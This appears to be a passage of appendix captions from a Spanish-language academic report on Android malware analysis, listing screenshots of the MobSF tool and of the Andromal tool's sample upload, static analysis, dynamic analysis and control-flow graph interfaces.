
Apéndice 6: Interfaz de usuario de la herramienta MobSF




Apéndice 7: Interfaz de carga de muestras de código malicioso de Andromal



Apéndice 8: Interfaz de análisis estático de la herramienta Andromal



Apéndice 9: Interfaz de análisis dinámico de la herramienta Andromal



Apéndice 10: Código fuente y grafo de control de flujo generados por Andromal